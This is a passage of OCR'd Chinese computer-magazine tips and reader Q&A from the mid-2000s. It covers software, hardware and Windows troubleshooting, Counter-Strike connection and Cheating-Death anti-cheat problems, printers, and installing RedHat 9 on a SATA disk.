在微软站点所下载的文件都有一个通性，就是旁边都有一个"下载"或"Download"的按钮，而在这个按钮的属性中并没有直接链接到真实的下载地址，不过我们可以将"下载"或"Download"做为关键字(中文就用"下载"，其他语言则相对应即可)，然后打开下载页面的源码(右键选择"查看源文件"即可)，然后用Ctrl＋F输入关键字，在关键字旁边一般都能看到"href='http://download.microsoft.com/xxx/xxx.exe'"，其中http部分就是真实地址了。 (softer)

网络密技E卡通

技巧(J) 自动载入FlashFXP下载队列

每次启动FlashFXP都要手动载入队列并传送，浪费了不少操作，其实我们可以让FlashFXP队列自动载入。方法是在FlashFXP中将队列添加完毕，接下来在FlashFXP的安装目录下找到相应的FQF文件，该文件就是保存的队列文件。以d:\FlashFXP\041004.fqf文件为例，在"开始→运行"中输入"d:\FlashFXP\FlashFXP.exe -tray 041004.fqf"启动FlashFXP，这样就实现了自动加载041004.fqf队列文件，从而省去了手工载入队列的步骤。 (阮征)

网络密技E卡通

技巧(J) 找出"阻止发件人名单"中的电子信箱

有些朋友为了防止垃圾邮件，在OE的"阻止发件人名单"中收集了很多发送垃圾邮件的电子邮箱。但有时会不小心把自己的好友加进去，那删除它就麻烦了，因为"阻止发件人名单"里面没有提供排序或者查找电子信箱的功能，所以只能一个个查找，不过现在有了一个简单的方法。

在OE中点击菜单"工具→邮件规则→阻止发件人名单"，在"阻止发件人"标签下点击"添加"按钮来输入好友的电子信箱，点击"确定"后会弹出一个提醒对话框，提示该电子邮件地址已经存在列表中，问是否要进行替换，我们点击"是"按钮，这时就可以在信箱列表中看见好友的那个电子信箱被高亮显示，最后选中该信箱点击右面的"删除"按钮,就可以从"阻止发件人名单"中去除了。 (Jay)

CF [MJ03]

硬件密技E卡通

技巧(J) 谨慎使用DC高感光度

数码相机的成像部件也有自身接受光线的浮动范围，为了方便摄影者的理解，将数码相机对光线的灵敏度等效转换为传统胶卷的感光度值，因而数码照相机也就有了"感光度"。从对比看，图像噪点的与数码相机ISO感光度设置范围有至关重要的关系。要想不出现图像噪点，首先要尽可能将数码相机的ISO感光度设置得低一些，避免在光线暗淡或有阴影的位置拍摄。如果实在无法避开光线昏暗环境，拍摄也要尽量将ISO感光度设置得低一些，同时使用闪光灯补光。为了防止抖动产生噪点，最好使用三脚架等设备来拍摄。其次，可选择一部带有"噪点修正程序"，即"降噪"功能，且实用效果比较理想的数码相机。不过，数码相机中的这种降噪功能可能会影响照片的清晰度与锐利度。 (成都 八云)

硬件密技E卡通

技巧(J) 键盘日常使用技巧

按键时间：按键时间是指按下某个键并保持住的时间，一般来讲按键时间不应过长。在按键时间大于0.7秒的时候，电脑会连续执行这个键的功能，直到松开为止。

键盘操作：操作键盘时，按键动作要适当，不要在击键时用力过大、过猛，否则长时间使用后，会造成击键时手感不佳，不能输入相应字符，以至于按键的机械部件受损而失效。

键盘清洁：随着键盘使用的时间和环境的不同，会造成键盘表面留有烟渍、油渍或灰尘，此时，可用柔软的湿布沾上少许的洗衣粉轻柔的擦洗，然后再用柔软而干净的湿布将粉迹擦净。注意：清洗键盘的时候一定是在断电的情况下进行。

安装与拆除：当有必要拆除键盘的时候，应该先关闭电脑，再拔下与主机连接的电线插头，然后再进行拆卸，否则，带电插拔没有PS2接口键盘可能会导致键盘或主板接头的损坏。 (成都 八云)

硬件密技E卡通

技巧(J) 西门子SX1手机控制电脑

我们可以使用软件：Nokia Wireless Presenter。这个软件，可以把SX1当作电脑的蓝牙鼠标使用，两种情况下应该比较有用：在演讲时或者在被窝里。如果你的mRouter正在连接，双击图标，取消里面的对勾，断开连接。然后分别安装Nokia Wireless Presenter手机端和电脑端的程序。启动电脑端程序，选择正确的本地服务COM端口，按"确定"使之最小化运行。启动手机端程序，选择"选项"→"连接"，连接到你的电脑。选择"Desktop"，然后就可以使用手机方向键移动鼠标指针了。另外，在电脑端可以编辑各种应用程序对应的配置文件。编辑好以后，在电脑上启动应用程序，手机端就会自动出现对应的选项，选择以后就可以使用你定义的键来控制程序了。 (成都 八云)

硬件密技E卡通

技巧(J) 光驱内无盘不能出仓的故障处理

光驱内有光盘时，可以正常出仓，但无盘即不行，这可能是由于光驱传动部件老化，造成下夹盘的分离力减弱，当上下夹盘间持有盘片时，吸附力较弱，所以能正常分离；没有盘片时，上下夹盘直接接触，吸附力较强，大于分离力，所以上下夹盘无法分离。要解决这个问题，最简单的办法就是减弱上下夹盘间的吸附力。可以靠几个硬纸片来调整上夹盘磁铁与下夹盘的距离，以减弱吸力。需要一点一点地增加纸片的张数，如果太厚会导致光盘打滑。带有镀模的塑料纸效果较好。如那种避光的真空包装袋等。

操作时将光驱从电脑上拆除，把光驱外壳打开，取出上夹盘，将光驱商标贴签撕下，剪成圆形，垫在上夹盘磁铁的下面。最后将光驱装好即可。注意：光驱的上夹盘磁铁两面的磁力是不一样的，所以不要贴在磁铁翻面。

提示：如果仅仅是一时无法弹出并不需要进行这样的处理，我们只要用一根针刺入光驱面板上的退出孔，然后一点一点把光驱手动弹出即可。 (成都 八云)

硬件密技E卡通

技巧(J) MP3歌曲不能被识别

MP3播放器中部分歌曲不被识别，可能是采样率不对造成的。比方说你的MP3支持44.1kHz采样率，如果遇到48kHz采样率的歌曲就不能播放；还有压缩格式的问题，虽然电脑上歌曲显示为MP3格式，但它也有可能是MP2格式的文件，这是大多数MP3播放器不能播放的，解决的办法是重新压缩一次歌曲即可。此外，有的MP3播放器功能比较差，无法识别大写的扩展名，导致歌曲无法识别播放，此时只要将该文件扩展名修改一下即可。 (成都 八云)

硬件密技E卡通

技巧(J) 让UPS自动休眠系统

如果在UPS电量耗尽时，你没有来得及关闭电脑，那么尚未保存的数据将会丢失。针对这种情况，我们该怎么办呢？首先，启动操作系统的休眠功能，依次单击"开始→控制面板→性能和维护→电源选项"，启用休眠功能。接着，安装UPS设备，可通过串口或USB口与电脑相连，打开"控制面板"中的"电源选项"，选择适当的UPS型号与端口进行安装。第三，配置UPS设备，打开"控制面板"中的"电源选项"，在"UPS"选项卡上，单击"配置"，选中"严重警报"下的"发出严重警报前电池上剩下的分钟数"复选框，并在其后的框中选择一个适当的时间，比如"2"分钟。在"下一步，指示计算机去做"列表中，单击在电源严重短缺警报发生时想让计算机进入的系统状态，比如"休眠"。如果想在计算机关机时也让UPS关闭，请选中"最后，关上UPS"复选框。

提示：配置好UPS选项后，一定要对UPS配置进行测试以确保计算机具备掉电保护功能。 (成都 八云)

CF [MJ04]

轻松解决CS中的各种故障　巧用软件化解CS中的不便之处

今天我们要“爆”CS故障的“头”

■北京　CSFans

1.问：在网吧打CS的朋友都会抱怨显示器太差，虽然显示器亮度已经调到最大，但画面还是太暗，敌人躲在暗处就看不到了。请问怎么解决？

答：你可以利用第三方软件来解决，这里推荐Gamma Panel（下载地址：http://www.newhua.com/cfan/200504/gapa.rar），这款绿色免费软件，体积很小(113KB)，并且可以为不同的亮度值设置不同快捷键，方便随时切换。

下载并解压缩运行后，首先在Hot-key(快捷键)中设置好快捷键，然后点击Save as...(另存为)，在窗口中输入任意名称作为显示器当前亮度的一个配置文件，以后在游戏中，只要按下该快捷键就可以恢复默认亮度。接着，调整Gamma(　玛值)、Brightness(亮度)及Contrast(对比度)值数后，用同样的方法保存另一个配置文件(见图1)。




图1　虽然使用显卡驱动也可以调整，但显然不如Gamma Panel方便

2.问：我进入游戏时，总出现Error Openning c:\CS\cstrike\Custom.phk的提示，然后就退出了，请问是什么原因呀？

答：这是因为你没有安装反作弊工具Cheating-Death，下载地址：ftp://ftp5.cga.com.cn/pcgame/tool/cd-client-4_27_3-en.exe。

3.问：我打CS时，帧数太低了，我的配置明明比网吧电脑要强很多，可是只有50～60帧，一开枪帧数更低，请问怎么解决这个问题呢？

答：影响速度的原因很多，在排除硬件问题后，一般只要关闭“垂直同步”就能解决。右击桌面空白处，选择“属性”，接着点击“设置”标签下的“高级”按钮，在弹出窗口中点击显示型号标签，比如GeForce FX 5600项，再按如图2




图2

所示方法，点击“性能和质量设置→垂直同步”，去除“应用程序控制的”项的勾选即可。这样你的CS速度就会大大提升，轻轻松松就能达到99帧。另外网吧中大多使用Windows 98系统，这也是速度快的原因之一。

4.问：为什么我每次进CS服务器时，都会弹出，第二次再进就可以了呢？

答：解决这个问题只要打开磁盘管理器的DMA项即可。右击“我的电脑”，选择“属性”，点击“硬件”标签项下的“设备管理器”，分别双击“IDE ATA/ATAPI控制器”下的Primary IDE Channel(主IDE控制器)及Secondary IDE Channel(从IDE控制器)，将它们“高级设置”选项卡下的“传送模式”修改为“DMA(若可用)”即可。

5.问：我在进入一个服务器时显示“Could not connect to game server Reason:conect ion failed after 4 retries”。

答：这个问题是“不能连接游戏服务器，原因：连接四次失败”。如果出现这个问题，多数是因为你和服务器间的网络问题，建议检查网络，或更换一个游戏服务器，也有可能是因为网络防火墙的问题，关掉网络防火墙一般就能解决问题。

6.问：我在连接服务器后，会出现“The selected OpenGL Mode is not supporLted by your video card”的提示，请问这是什么原因？

答：这个提示是“你的显卡不支持OpenGL模式”，一般是因为没有安装正确的显卡驱动程序所至，在确认驱动没

有问题后,请打开"控制面板",依次选择"显示→设置→高级",把"疑难解答"标签下的"硬件加速"调至"全"。

7.问:为什么有些服务器我一进去就会自动退出呢?

答:出现这个问题通常是因为该服务器安装了Cheating-Death,你只要安装该工具就没问题了。

8.问:我连接服务器时会出现"You cannot connect to a server running custom game cstrike until you install the consume game"的提示,请问是什么原因呢?

答:它意思是"在你安装游戏以前不能连接服务器",要解决这个问题很简单,只要右击CS快捷方式图标,选择"属性",在空白的"起始位置"处填上CS的目录就可以了。

9.问:我在打CS时,出现了PID错误,请问是什么原因呢?

答:这是因为游戏与进程产生了冲突,建议你关闭所有软件后运行CS。

10.问:我在玩CS 1.5时,只要一切换回桌面声音就没有了,请问有没有解决方法?

答:这里提供三种解决方案。①在切换前,先按ESC,切换至CS菜单项中,然后再切换就没问题了;②有时,在切换时按下Shift键,在切换后,也可以保留声音;③如果你使用的系统为Windows 2000/XP,在切换出来后,可按Ctrl+Alt+Del,打开"任务管理器",在"应用程序"标签下双击CS程序(即Counter-Strike项)即可,这个方法可以让是原本没有声音的CS也恢复,非常不错。

11.问:我在安装好Cheating-Death后,打CS时,出现了错误,出现了"Your system has been modified.Please remove the modification to play on this server. Code [XX]"(见图3),请问如何解决呢?




图3

答:这个问题是指"你的系统已经被修改了,删除被修改的文件后重新进入游戏。代码[XX]"。由于现在使用Cheating-Death(以下简称CD)的服务器越来越多,也有很多朋友出现这个问题。要产生这个问题的原因有很多,解决方法也有不少,下面我们就列出几个处理故障的步骤。先清理系统中的病毒,更新显卡驱动程序,为系统打补丁。如果你的CS使用了非法的皮肤,则需要用原版的皮肤替换回来,如果是修改过CS\Cstrike\Config.cfg,则请删除该文件,让CS为你重新生成一个正确的。另外如果是使用的老版本CD,则需要下载一个最新的CD 4.272版,并按如下顺序进行安装,先卸载老版本的CD→安装新版本→启动一次CD→卸载CS→重启系统→安装CS→进入CS,并设置,然后退出→启动CD→启动CS,执行完上面这些操作后,一般问题即可解决,如果仍然出现故障还是无法解决,一般重装一次显卡驱动就可以解决问题了。

注意,由于官方已经放弃了CS 1.5版,所以上面这些解决方法主要是针对CS 1.6,而且新的CD 4.272在CS 1.5下使用根本无效。

12.问:Cheating-Death 4.27.3不能用在CS 1.5中了,浩方游戏平台也取消了Cheating-Death房间,但在我建服务器后,想知道谁运行了Cheating-Death,请问是否有这样的方法呢?

答:浩方游戏平台取消了CS 1.5的Cheating-Death(以下简称CD)房间,但其实先开CD再进CS还是有效的,而前面我们所说的CD 4.27.3不支持CS 1.5版是指你开了CD 4.27.3建服务器后,别人不开CD还是可以进入你的服务器,还是可以作弊,但用下面的方法可以判断出进入服务器的人是否打开了CD。

第一步:先从http://files.unitedadmins.com/files/cd-server-4_21_0-en.zip处下载CD的最新服务器端。

第二步:将下载的压缩包直接解压到CS目录的cstrike\addons\cdeath(如没有,则创建此文件夹)下,并确认你的cdeath文件夹有cdmod.dll文件。

第三步:打开CS目录下的cstrike文件夹,用"记事本"打开liblist.gam(之前请做好备份),找到gamedll "dlls\mp.dll",将此行修改为如下两行。

cdmod_chain "dlls\mp.dll"

gamedll "addons\cdeath\cdmod.dll"

第四步:用"记事本"打开cstrike文件夹下的listenserver.cfg(如果是HLTV服务器就改server.cfg文件),再最后加入一行cdrequired "0"。

第五步:不要打开CD 4.27.3,直接进入浩方,进入CS,建立主机。此后在这个服务器里所有的没开CD的玩家都会被自动改名为[NO C-D]****(其中也包括你自己)。如果有玩家开的是低于CD 4.27.3版本的就会显示[OLD C-D]****。只有开了CD 4.27.3的玩家才不会被自动改名。这个时候是让他开CD,还是直接踢就由你做主了。

另外,如果想去掉这个服务器端,只要把你备份的liblist.gam还原就成了。

小编有话说:除了上面的问题外,还有两点要注意,一是要安装适合的显卡驱动,再就是要安装DirectX,很多朋友打电话过来询问为什么玩不了CS,其实都是因为没有安装DirectX(下载地址:http://www.onlinedown.net/soft/5288.htm)。

CF[SB01]

软件

1 让RealOne保存的CD音乐兼容其他播放器

问:用RealOne播放器播放CD时，当插入一张CD后系统提示保存CD音乐，我把自己收藏的一些CD用这种方法保存在硬盘上，但用其他播放器不能播放。请问，如何才能将RealOne保存下来的CD音乐让其他播放器也能播放?(安徽 江阳)

答:RealOne播放器保存CD时默认使用的是它自己的专用格式——RealAudio 8 with ATRAC3格式，如果你用这种格式保存了CD音乐，那么用别的播放器就不一定能播放了。可以通过改变RealOne播放器保存CD的默认格式设置来解决问题。具体方法是:选择RealOne播放器菜单"工具→参数设置"启动"参数设置"窗口，选择窗口左边"类别"项目为CD，然后在右侧的窗口中设置保存CD到我的媒体库的格式为"MP3音频"，这样一来，以后保存CD时就以常用的MP3格式保存了，别的播放器一般也能支持播放了。

2 安装转换器后才可打开WPS文档

问:我的Office 2000为何不能打开WPS 2000制作的演示文档?(河南 安飞宇)

答:那是因为你没有安装文档转换器，安装之后就可以打开了。Office 2000中附带了WPS97/WPS2000转换器，它可以帮助将WPS97/WPS2000文件导入Word 2000。在将WPS97/WPS2000文件导入Word时，转换器将保留它的大部分格式信息和嵌入对象。但在安装Office 2000时不会自动安装WPS97/WPS2000转换器。你可以到Office 2000 CD1上的"PFiles\Common\MSShared\TextConv"文件夹中，双击Wps2word.exe这个自解压文件，就可以自动为Word 2000安装WPS97/WPS2000转换器。这个转换器也可以用于Office 97。当重新启动Word并单击"文件"菜单中的"打开"命令时，就会在"文件类型"列表框中找到"WPS DOS file 导入"和"WPS file (*.wps)"选项。该转换器可打开WPS for DOS, WPS97和WPS2000的所有文档。

3 实现对一系列可自动循环幻灯片的控制

问:我做了许多PowerPoint幻灯片，需要在没有安装PowerPoint的客户机上依次演示，而且其中的某些片段或全部需要自动循环演示。请问该如何控制?(上海 华东华)

答:可以先创建播放列表，然后用PowerPoint光盘中提供的Ppview32.exe播放器来播放。播放列表创建方法如下:

打开"记事本"或在任何字处理程序中打开新的空文档，在文档中，输入要放映的演示文稿的文件名(包括文件扩展名)。注意将每个文件名输入到不同的行中。如果演示文稿位于不同的文件夹中，请输入文件位置的路径。例如:"C:\My Documents\Pres1.ppt"。最后将文档保存为扩展名为lst的文本文件。如果所有演示文稿都位于同一文件夹中，那么请将文档保存到该文件夹中。反之，可将文档保存到所需的任何文件夹中。

注意:如果演示文稿文件名中包含空格，则文件名会包含引号，例如:"Sales Presentation.ppt"。

关于播放循环的问题，可以在播放列表中通过使用命令行选项控制演示文稿的运行。例如，要反复运行PRES1幻灯片放映并直到按下Esc键，然后又反复运行PRES2幻灯片放映直到按下Esc键，可使用如下格式:

```
/l Pres1.ppt
/l Pres2.ppt
```

又如，要将每个演示文稿运行一次，然后在最后一个演示文稿结束后重新开始，可使用如下格式:

```
/l "Pres1.ppt" "Pres2.ppt" "Pres3.ppt"
```

4 让媒体文件接受RealOne Player的统治

问:安装RealOne Player后，我又安装过一些别的播放器，有些原来由RealOne Player直接关联播放的多媒体格式被别的媒体播放器关联了，但我只希望原来的那些文件依然由RealOne Player来打开。总是频繁重新设置关联觉得有些麻烦，请问有什么自动化一些的办法吗?(四川 老锅)

答:在RealOne Player播放窗口主界面菜单中选择"工具→参数设置"，然后在设置窗口中选择"内容→媒体类型"，最后在右侧窗口选择你希望恢复关联的文件类型，并在右侧窗口下端选上"当RealOne Player不在运行时定时检查我的系统来维持这些选项设置"复选框即可。经过这样的设置后RealOne Player就可以定期检查它的原有关联设置，并及时更正。

5 不能用右键控制幻灯片播放了

问:最近我在用PowerPoint演示幻灯片时，点击右键没有反应，快捷菜单也不出现了。这是何故?

答:可以通过菜单命令"工具→选项"进入"选项"设置窗口，然后选择其中的"视图"选项卡，将"幻灯片放映"分组框中的"右键单击快捷菜单"复选框选中，按"确定"即可。CF[SB02]

硬件

1 数码相机无法读取存储卡

问:我使用的是SONY P92数码相机,将存储卡通过读卡器进行删除操作后,重新装回相机使用,出现了无法读卡的现象。请问这是为什么?遇到这种情况我该怎么办?(河北 任建民)

答:你在存储卡上执行删除操作时,把SONY相机使用存储卡时的引导文件也同时删除了,造成相机识别不出存储卡的问题。你可以采用如下方法解决问题:通过电脑和读卡器在存储卡中建立一个带有图片的"DCIM"文件夹,再将存储卡装到相机上,这样就可以使用了。如果这样还不能解决问题,就应该更换存储卡。

2 液晶显示器启动时出现花屏

问:为什么我的液晶显示器在启动时会出现花屏现象,启动后就会恢复正常?(山西 杨和平)

答:这种现象一般是由于显卡上没有数字接口,而是通过内部的数字/模拟转换电路与显卡的VGA接口相连。这种连接形式虽然解决了信号匹配的问题,但它又带来了容易受到干扰而出现失真的问题。究其原因,主要是因为液晶显示器本身的时钟频率很难与输入模拟信号的时钟频率保持百分之百的同步,特别是在模拟同步信号频率不断变化的时候,如果此时液晶显示器的同步电路或是与显卡同步信号连接的数据传输线出现了短路、接触不良等现象,就会导致液晶显示器因为不能保持信号同步而出现花屏的问题。你可以到厂商的维修部门对显示器内部电路进行调整以解决问题。

3 打印机不能进纸故障解决

问:打印机有时会出现不进纸的现象,请问这种情况该如何处理?(贵州 阿磊)

答:解决打印机不进纸问题的方法是:

首先检查一下打印纸的安装是否符合标准,例如装入位置是否已经超出打印机左导轨箭头标志,如果超过的话,必须减少打印纸。

其次看看打印机内部是否有什么异物堵塞,例如打印机中出现夹纸,就会导致不进纸的问题。如果有异物,必须要将它清除,排除时一定要先将打印机电源关闭,然后小心地取出异物。如果要取出夹纸,必须沿出纸方向将夹纸缓慢拉出,取出夹纸后还要检查是否有残留碎纸存在,将碎纸也清除干净。

如果使用的打印纸存放时间过长,并且表面有潮湿感觉的话,也有可能出现不进纸的现象,此时我们要做的就是要烘干打印纸。

如果使用的是喷墨打印机,黑色墨盒或彩色墨盒的指示灯闪烁或直亮提示墨水即将用完。如果墨盒为空时,打印机将不能进纸。

4 P4主板连接USB设备烧坏南桥芯片

问:最近经常听说在P4主板上连接USB设备时烧坏主板南桥芯片的问题,请问这是怎么回事?如何才能有效避免?(陕西 白马王子)

答:USB设备的优点是可以带电热插拔,但也正由于热插拔而容易导致很强的静电放电(ESD)现象。静电电压有可能造成电子元件被击穿,尤其是USB控制器和USB-HUB,这两个器件就在主板南桥芯片内,因此表现为南桥芯片被烧毁。USB外设原本应该具有静电防护功能,但是不少USB外设省掉了这个功能。避免这类问题的方法是:

(1)插拔USB设备时,最好先把设备进行接地(接触金属物)操作以释放静电。

(2)廉价的USB设备、传输线危险性更大,建议购买中、高档产品。

(3)对于高档USB设备,尽量不要带电插拔。

5 SATA硬盘可以安装RedHat 9系统

问:我的电脑中使用的是SATA硬盘,请问可以安装RedHat 9系统吗?(内蒙古 王勇)

答:可以,在安装之前需要进入主板BIOS,选择Main下的IDE Configuration Menu,找到Onboard IDE Operate Mode项,将其参数选择为Compatible Mode,然后按F10键选择保存退出,这样可以保证系统能够找到硬盘。系统安装好后,要升级内核到2.4.22,如果使用的CPU支持超线程,请在编译内核时选择SMP的支持。接着修改GRUB的启动参数,将hda改成hde,分区号不变。你还要根据实际情况修改fstab,把hd改为sd,使系统启动后能激活"SWAP"交换分区。重新启动后,将BIOS中的Compatible Mode改为Enhanced Mode,这样就能发挥SATA接口的性能了。

CF[SB03]

8 如何修复有明显划痕的硒鼓

问：我有一台激光打印机，最近发现打印出现的纸张上出现局部黑纹，取下硒鼓后，看到上面有明显的划痕。请问该如何修复？(北京　陈端利)

答：激光打印机是采用静电方式进行打印输出的，硒鼓是激光打印机输出的重要器件。激光打印机使用时间较长后，打印出来的文字、图像便模糊不清，底灰加重及字形变长，其原因是硒鼓表面膜光敏特性衰老，表面电位下降，残余的电压升高所致。

最简便方法是更换新硒鼓，但无疑是种浪费。维修实践告诉人们，遇到这种情况可采用下述方法进修复：

到化学试剂商场买三氧化二铬，每次取3～5g，用脱脂棉直接蘸三氧化二铬，顺着鼓轴方向轻轻、均匀、无遗漏地擦拭一遍。擦拭时要异常小心，避免指甲将硒鼓膜划伤。亦不能用力过重，防止将硒鼓膜磨漏而使硒鼓报废，在每次修复后可重新打印输出近万张的纸，使硒鼓寿命得以延长。

若硒鼓的光敏膜已脱落，则不能用此方法修复。

9 Windows 98电源管理键有何作用

问：请问键盘上的Fn、Power off、Sleep、Wake up有什么作用？(北京　王启东)

答：Fn(Function)键用于与其他键组合形成软键，可执行电脑特定的功能。软键是具有有效、无效或配置特定特性功能的键组合。但是一些软件可能会禁止或干扰软键操作，恢复特性不会恢复软键设置。Windows 98兼容键盘比一般传统键盘多了三颗专为Windows 98设计的电源管理键：Power off、Sleep、Wake up，使用者有了电源管理键，可以轻易地控制电脑主机的电源，例如关机或进入省电的睡眠状态，非常方便。"Power Off"可直接进行关机状态，"Sleep"可进入省电状态，延长PC使用寿命，"Wake up"键可回复正常操作模式。

10 安装虚拟光驱导致物理光驱“丢失”

问：我在安装光驱时，安装一个虚拟光驱软件。但安装虚拟光驱后，有时会发现原来的物理光驱“丢失”了。(山西　罗福斌)

答：这是由于硬件配置文件设置的可用盘符太少了。用Windows自带的记事本程序打开C盘根目录下的"Config.sys"文件，加入"LASTDRIVE=Z"，保存退出，重启后即可解决问题。在安装双光驱的情况下安装低版本的"虚拟光碟"后，个别情况会表现为有一个或两个物理光驱"丢失"！建议：换个高版本的或其它虚拟光驱程序。

而驱动的问题的也同样不能忽视，因为在Windows系统中，当主板驱动因病毒或误操作而引起丢失时，会使IDE控制器不能被系统正确识别，从而引起光驱故障，这时我们只要重新安装主板驱动就可以了。

另外，当一个光驱出现驱动重复或多次安装等误操作时会使Windows识别出多个光驱，这会在Windows启动时发生蓝屏现象。我们只要进入Windows安全模式(点选"我的电脑→属性→CD-ROM")删除多出的光驱就解决了。

11 为何喷墨打印机经常不出墨

问：为何喷墨打印机在联机或自检时，打印头有动作，但打印经常不出墨？(广东　苏东　)

答：这一情况发生，有多方面原因，包括喷头故障、清洁单元故障、电镀及电路板故障等。进行处理的一种方法：先用一把镊子钳，将打印机的上盖打开，然后将打印机开机，大到打印机左端的清洁单元，在清洁单元上有一个小的方型的橡胶黑盒盖帽，它的功能是用来将打印头密封的，如果打印头没有被密封，在清洁单元对打印头进行清洗时，就不能够将墨水吸出，从而打印不出墨水。先看这一个墨盒盖帽有没有脱落掉下，如果掉下，用镊子钳拿起它，并将它以竖直方向装到清洁单元的吸墨口上，直到它的挂勾扣入吸墨口上；如果发现墨盒盖帽还在清洁单元的吸墨口上，但其位置不是以竖直方向而是斜向或横向摆放，就用镊子钳将墨盒盖帽的位置放成竖直位置；在此之后，请将墨盒清洗几次就可以进行正常打印操作。

12 笔记本电脑字母键与数字键合并

问：我在使用笔记本电脑时，有时会出现按一些字母键却出现数字的情况，重新启动后又好了，请问这是怎么回事？(重庆　小小菜鸟)

答：由于笔记本电脑为了减小键盘所占区域，将我们台式电脑键盘右侧的小数字键盘区合并在了主键盘区上，因此造成有些字母键通过切换后还有输入数字的功能，而你很可能无意中按下了NumLk这个切换键导致出现按下字母键却显示数字的现象。所以你只要重新按一下NumLk键切换回去就可以了。

CF[SB04]

系统

1 让幸福五笔在Windows XP中安家

问：我的电脑中安装了Windows 98和Windows XP双操作系统，在Windows 98中安装了幸福五笔字型输入法，但该输入法无法在Windows XP中安装。请问有无解决办法？（青海 林佳）

答：你可以通过如下操作步骤解决问题：

(1)在Windows XP的桌面上用鼠标依次选择"开始→我的电脑"，进入系统所在分区，接着进入"WINDOWS\System32\dllcache"(如果没有，则进入"Program files\Windows NT\Accessories")文件夹，找到Imegen.exe文件，运行它会打开"输入法生成器"窗口。

(2)单击"逆转换"标签，再单击"打开文件"按钮，在Windows 98的"C:\WINDOWS\System"目录下找到LXWB.MB(码表文件)。如果在这里找不到，请利用搜索功能查找。

(3)单击"逆转换"，转换完成后，生成文件LXWB.txt(码表原文件)，记住保存的位置，以备下步使用。

(4)在"输入法生成器"窗口中单击"创建输入法"标签，再单击"览"找到码表原文件LXWB.txt。单击"转换"按钮，当系统询问"构词码是否编入所有GBK字符"时，选择"否"。

(5)单击"创建"按钮，在出现提示时单击"确定"按钮，然后根据提示单击"是"按钮即可完成安装。

2 Windows XP不能完成磁盘碎片整理

问：我使用的是Windows XP，在对C盘进行磁盘碎片整理操作时，系统提示由于"C:\Windows\prefetch\WMIPRVSE.EXE-28F301A9.pf"文件损坏，扫描不能进行，而整理其他分区时则没有任何问题，为此寻求解决办法。（广西 尤雪芬）

答：Windows XP为了提高系统和各种应用程序的加载速度，采用了"预读取"技术，在实际用到设备驱动程序、服务和shell程序之前装入它们。预读取技术的关键是学习以前的启动过程，对于启动过程中要用到的各种文件，优化其装入模式。这种优化技术也被用到了软件上，系统对每一个软件的前几次启动情况进行分析，然后创建一个描述应用需求的虚拟"内存映像"，并把这些信息保存到"C:\Windows\prefetch"文件夹。一旦建立了映像，软件启动速度大大提高。但预读取用不好会生成大量的预读取文件，占用宝贵硬盘空间，导致系统搜索负担，使系统运行速度变慢。系统在使用一段时间后，这个预读文件夹会变得很大，而里面会产生一些死链接文件，有的甚至导致一些其他问题出现。这时，只要进入这个预读取文件夹，选择删除出现问题的死链接文件即可。一般不要将该文件夹中的所有文件都删除，除非仍然有错误发生或启动时存在问题才建议清空该文件夹。

3 启动系统时提示缺少Svchost.exe

问：我使用的是Windows XP，最近出现了一个问题，即启动电脑登录系统时，在输入管理员密码后需要很长时间才能进入到系统中，随后系统提示说在C:\Windows文件夹下少了一个名叫Svchost.exe的文件，我在系统中进行搜索也没有发现这个文件。请问这时我该怎么办？（甘肃 武振东）

答：系统提示缺少Svchost.exe文件，说明你的电脑感染了病毒，解决方法是：

(1)单击"开始→运行"，接着输入msconfig并回车打开"系统配置实用程序"。

(2)选择"启动"标签，在里面寻找到命令中含有reg字样的选项，然后清除前面的复选框。

(3)单击"确定"按钮保存退出后使用最新的杀毒软件执行杀毒操作。

4 文本文件图标变成了文件夹图标

问：我使用的是Windows 2000，为什么最近我的文本文件的图标被换成文件夹的图标了？从设置中看图标还是原来那个呀。请问该如何改回去？（广东 谢小易）

答：有时设置中看到的图标虽然没有变化，但并不意味了图标没有被更换，你应该重新选择一下文本文件的图标。具体操作步骤如下：

(1)在系统桌面上双击"我的文档"图标，在随后出现窗口中选择"工具"菜单项，然后在下拉菜单中选择"文件夹选项"。

(2)单击"文件类型"标签，在"已注册的文件类型"列表中找到文本文件即txt文件。选中后单击"高级"按钮，然后再单击"更改图标"按钮。

(3)在"当前图标"栏中找到文本文件的原始图标并单击"确定"按钮保存退出即可。 CF[SB05]

勘误：第1期P.72第2问计算结果误为4906，正确结果应为4897。第2期P.76第6问数值10307有误，正确的数值均应为10的307次方。

5 无法正确打开Internet链接的快捷方式

问：我在打开IE的收藏夹中的Internet链接时，为什么总是没有任何响应啊？我的IE是6.0，系统是Windows XP SP1。（上海 孙明辉）

答：这是由于Internet链接(*.url文件)的文件关联出了问题，以下是解决方法：

(1)在IE中选择菜单“工具→Internet选项”，在“程序”选项卡下单击“重置Web设置”，单击“确定”退出，看看问题是否解决。

(2)如果上面方法未能解决问题，点击“开始→运行”，在运行框中输入“REGSVR32 /i SHDOCVW.DLL”(不含引号)，重启即可。

6 为什么IE经常提示禁止下载

问：我用的是Windows 98，览器为IE6.0最新版，不过不知道为什么用IE下载东西时总提示禁止下载，不知道哪儿设置出了问题，现在我只能用网际快车下载，要下载一些小文件时无法像IE那样顺手即来，怎么才能让IE恢复下载功能？（长沙 陶国远）

答：这个问题是由于疏忽而将IE的安全级别设置得太高了，在IE属性中的某些安全级别设置改变了，所以老提示不能下载东西。打开IE的“Internet选项”，在“安全”选项卡中分别检查4个安全区域的安全级别，看看是不是默认级别，如果不是，可通过单击旁边的“默认级别”按钮恢复设置。

7 找回丢失的“隐藏不活动的图标”

